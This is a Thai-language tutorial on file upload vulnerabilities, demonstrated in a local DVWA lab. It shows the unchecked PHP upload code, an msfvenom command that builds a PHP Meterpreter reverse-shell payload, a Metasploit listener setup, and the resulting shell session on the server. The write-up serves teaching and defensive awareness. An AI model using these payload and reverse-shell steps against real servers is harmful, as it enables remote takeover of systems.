Vulnerability File Upload หมายถึงช่องโหว่หรือจุดอ่อนที่เกิดขึ้นเมื่อระบบไม่ได้ทำการตรวจสอบและจัดการไฟล์ที่ผู้ใช้ทำการอัพโหลดอย่างเพียงพอ ซึ่งอาจส่งผลให้ผู้ไม่ประสงค์ดีอัพโหลดไฟล์ที่เป็นอันตราย เช่น ไฟล์ที่มีโค้ดที่สามารถรันคำสั่งที่ไม่พึงประสงค์ได้ (เช่น Shell Script, PHP หรือไฟล์ที่ถูกออกแบบมาเพื่อแฮกระบบ) ซึ่งรวมถึงการเช็คนามสกุลไฟล์ในส่วนของ client จึงทำให้สามารถที่จะ bypass นามสกุลไฟล์ได้

ตัวอย่างโค้ดที่ไม่มีการเช็คนามสกุลไฟล์ จึงทำให้เกิดช่องโหว่ขึ้น

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

ผู้ไม่ประสงค์ดีสามารถที่จะอัพโหลดไฟล์ประเภทใดก็ได้เข้าสู่ระบบ และทำการเรียกใช้ไฟล์ที่เป็น payload เพื่อเชื่อมต่อกับเครื่องไม่ประสงค์ดีได้ โดย ตามขั้นตอนต่างๆ ดังด้านล่าง

“ การทดสอบ ทดสอบบนเครื่องของตัวเอง โดยทำการสร้าง lab ไว้ใช้ทดสอบ

ห้ามใช้กับเครื่องผู้อื่นเด็จขาด เราศึกษา ทดสอบ เพื่อใช้ในการพัฒนาระบบของเราให้ดีและปลอดภัย ”

ใช้เครื่องมือที่ชื่อ msfvenom เพื่อสร้าง php payload

```
data-sec :~/tools$ ls
backdoor  injection
data-sec :~/tools$ cd backdoor/
data-sec :~/tools/backdoor$ msfvenom -p php/meterpreter/reverse_tcp LHOST=172.30.7.113 LPORT=4444 -f raw > exploit.php
```

msfvenom เป็นเครื่องมือที่มาพร้อมกับ Metasploit ใช้สำหรับสร้าง malware paload หรือ ไฟล์ backdoor ต่างๆ


ทำการ setup ค่าต่างๆใน Metasploit ดังภาพ

```
msf6 exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.30.7.113     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.7.113:4444
```

exploit/multi/handler เป็นโมดูลใน Metasploit Framework ที่ใช้ในการจัดการ payload ที่สร้างขึ้นและทำหน้าที่เป็น listener สำหรับการเชื่อมต่อกลับจากเครื่องเป้าหมาย โดยโมดูลนี้สามารถใช้งานได้กับ payload หลายประเภท ทำให้มันมีความยืดหยุ่นในการฟังการเชื่อมต่อจาก payload ที่แตกต่างกัน เช่น reverse_tcp, bind_tcp, หรือ payload อื่น ๆ


php/meterpreter/reverse_tcp เป็นหนึ่งใน payload ที่ใช้กับ Metasploit Framework ซึ่งมีการออกแบบเพื่อการโจมตีหรือทดสอบช่องโหว่ของระบบที่รองรับ PHP (เช่น เว็บเซิร์ฟเวอร์หรือเว็บแอปพลิเคชันที่ใช้งาน PHP) โดย payload นี้จะสร้างการเชื่อมต่อ reverse TCP จากเครื่องเป้าหมายกลับมายังเครื่องของผู้โจมตี (attacker machine) และให้ผู้โจมตีสามารถควบคุมระบบของเป้าหมายผ่าน Meterpreter ได้

ทำการอัพโหลดไฟล์ php payload



เมื่อทำการอัพโหลดไฟล์แล้ว โดยตามปกตินักพัฒนาจะทำการ hash ชื่อไฟล์เพื่อป้องกันไฟล์ซ้ำ หากผู้ไม่ประสงค์ดีไม่ทราบชื่อไฟล์ใหม่ หรือไม่ทราบที่อยู่ของไฟล์ ผู้ไม่ประสงค์ดีอาจจะค้นหาตามเส้นทางต่างๆ ลิงค์ต่างๆที่มีการเรียกดูไฟล์ (ถ้าในระบบทั่วๆไปเช่น ระบบราชการ ก็จะหาที่อยู่ไฟล์โดยอิงจาก ลิงค์ดูเอกสารฯ) หรือทำการ injection ด้วย ช่องโหว่ command injection

ตัวอย่าง command injection



จากการ injection ด้วย command injection ทำให้สามารถทราบได้ว่าที่อยู่ไฟล์อยู่ที่ ../../hackable/uploads/ ชื่อไฟล์ exploit.php
ลิงค์เต็มคือ http://localhost/vulnerabilities/upload/../../hackable/uploads/exploit.php

หลังจากที่ได้ที่อยู่ของไฟล์แล้ว ผู้ไม่ประสงค์ดีจะทำการรันไฟล์ payload แม้จะเป็นการรันจากฝั่ง client ก็ตาม แต่จริงๆแล้ว ผู้ที่รัน payload นั้นเป็นตัว server เนื่องจากผู้ไม่ประสงค์ทำการเรียกขอไฟล์ ส่วน server ทำการส่ง data และประมวลผลกลับมา ตัวอย่างผลลัพธ์ที่ได้จากรันลิงค์

```
meterpreter > sysinfo
Computer    : 595ac20fe2d9
OS          : Linux 595ac20fe2d9 5.15.153.1-microsoft-standard-WSL2 #1 SMP Fri Mar 29 23:14:13 UTC 2024 x86_64
Meterpreter : php/linux
meterpreter > ls -la
Listing: /var/www/html/hackable/uploads
========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  667    fil   2018-10-13 00:44:28 +0700  dvwa_email.png
100644/rw-r--r--  1113   fil   2024-10-18 21:45:39 +0700  exploit.php
100644/rw-r--r--  1113   fil   2024-10-18 16:36:09 +0700  shell.php
100644/rw-r--r--  12070  fil   2024-10-18 14:33:05 +0700  vuln.php
100644/rw-r--r--  12070  fil   2024-10-18 14:32:14 +0700  vuln.png

meterpreter >
```

จากรูป ผู้ไม่ประสงค์ดีสามารถยึดเครื่อง server ได้ หลังจากมีการรันลิงค์ หรือเปิดลิงค์

การพัฒนาระบบ ผู้พัฒนาระบบควรศึกษาช่องโหว่ต่างๆ ทำความเข้าใจ ทดสอบ เพื่อใช้สำหรับปกป้องระบบที่ตัวนักพัฒนาระบบสร้าง ไม่ควรมุ่งแต่พัฒนาระบบอย่างเดียว ต้องคิดให้เยอะและรอบคอบ